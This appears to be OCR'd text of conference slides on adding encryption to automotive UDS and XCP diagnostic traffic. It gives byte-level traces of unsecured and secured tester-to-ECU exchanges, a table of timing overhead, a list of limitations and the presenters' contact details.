
**Key Exchange**

**ECU Authentication**

**Dynamic Key Agreement**

Secured Session Communication

# Insight into Unsecured and Secured Communications



Tester Tool

ECU

Read data with identifier 0x00FF

0x22 0x00 0xFF


The data identifier 0x00FF is 0x42

0x62 0x00 0xFF 0x42

Tester Tool

ECU

Unsecured UDS Read Data by Identifier Service



Tester Tool

ECU

Read data with identifier 0x00FF using secure mode(0x84)

0x10 0x18 0x84 0x00 0x19 0x13 0x00 0x00

Ready to receive cipher in blocks of 8

0x30 0x08 0x00

First 5 bytes of encrypted request

0x21 0x00 0x00 0xAD 0x78 0x32 0x9E 0x9F

Next 7 bytes of encrypted request

0x22 0x29 0x6E 0xD7 0x01 0x30 0x55 0x18

Last 4 bytes of encrypted request

0x23 0x0F 0xE8 0x9A 0x2C

The encrypted response data for identifier 0x00FF

0x10 0x18 0xC4 0x00 0x18 0x00 0x00 0x00

Ready to receive cipher in blocks of 8

0x30 0x08 0x00

First 5 bytes of encrypted response

0x21 0x00 0x00 0x6D 0x7F 0x1D 0xA1 0xEE

Next 7 bytes of encrypted response

0x22 0x3F 0xAC 0x9F 0xF7 0x37 0xCC 0x34

Last 4 bytes of encrypted response

0x23 0x50 0x5C 0x52 0x93

Tester Tool

ECU


UDS Read Data by Identifier Service secured using UDS Secured Data Transmission Service 84$

Security costs 5x the network traffic for a simple parameter.

# XCP Protocol and its Security Challenges

1. Association for Standardization of Automation and Measuring Systems (ASAM) defines XCP
2. Primarily used to measure and calibrate ECUs in development
3. Address oriented protocol (memory is exposed in network traffic)
4. No inherent protocol security in the specification
5. Session key length is limited to 1 byte per channel, which limits the implementation of robust authentication schemes

# Securing XCP Sessions




XCP Tool → ECU: Connect to Slave in normal mode

0xFF 0x00

ECU → XCP Tool: Connection accepted at protocol version XCP 1.1

0xFF 0X05 0x00 0x08 0x00 0x01 0x01

Unsecured XCP Connect Command



XCP Tool → ECU: Connect to Slave in normal mode in a secure way

0x18 0x84 0x00 0x19 0x13 0x00 0x00 0x00

XCP Tool → ECU: First 7 bytes of encrypted request

0x00 0xA5 0xC5 0x33 0xDB 0x49 0x5E 0x78

XCP Tool → ECU: Next 8 bytes of encrypted request

0x99 0xA2 0xC0 0x17 0x05 0xF1 0x25 0x39

XCP Tool → ECU: Last 1 bytes of encrypted request

0x75

ECU → XCP Tool: Connection accepted secure response

0x18 0xC4 0x00 0x18 0x13 0x00 0x00 0x00

ECU → XCP Tool: First 7 bytes of encrypted response

0x00 0xD9 0xBA 0xEA 0xF3 0xA0 0x30 0xAD

ECU → XCP Tool: Next 8 bytes of encrypted response

0x12 0x32 0xA3 0xB3 0xDA 0xF3 0xCD 0x64

ECU → XCP Tool: Last 1 bytes of encrypted response

0x9B


There is a 4x increase in network traffic for securing XCP traffic

XCP Connect Command secured by expanding UDS Secured Data Transmission Service

# Summary and Conclusions

Summary

1. Demonstrated the ShimDLL.dll idea of a machine-in-the-middle attack.
2. Showed a UDS Security Sublayer inserted into an AUTOSAR stack
3. Provided an example of utilizing the UDS Secure Data Transmission service $84
4. Compared sequence diagrams between unsecured and secured communications
5. Extended the approach to the ASAM Calibration Protocol (XCP)



| Timing Parameter | Unsecured | Secured |
|---|---|---|
| UDS P2 CAN_Server | 50 ms | 50 ms |
| UDS P2* CAN_Server | 5000 ms | 5000 ms |
| XCP Timeout | 1000 ms | 1000 ms |
| Overhead for a Single-Frame UDS Request and Respond | | |
| Request and Response Count | 2 | 10 |
| Processing Time | 5.273 ms | 5.669 ms |
| Response Time | 5.533 ms | 27.618 ms |
| Overhead for a Single-Frame XCP Request and Respond | | |
| Request and Response Count | 2 | 8 |
| Processing Time | 0.2 ms | 0.9 ms |
| Response Time | 0.2 ms | 2.415 ms |

Limitations:

1. Pre-shared keys need to be in memory on the diagnostics PC
2. Details on key management are not discussed
3. Decreased data throughput – Security comes at a cost!

# Thank You

Contact Information

Sharika Kumar
Accelera by Cummins and Ohio State University
7018 Stoney Ridge Drive, Columbus, IN -47201
+1-812-341-0190
sharika.kumar@cummins.com
kumar.918@buckeyemail.osu.edu
sharikakkumar@gmail.com

Jeremy Daily
Associate Professor of
Systems Engineering
Colorado State University
Jeremy.Daily@colostate.edu

https://github.com/SystemCyber/ShimDLL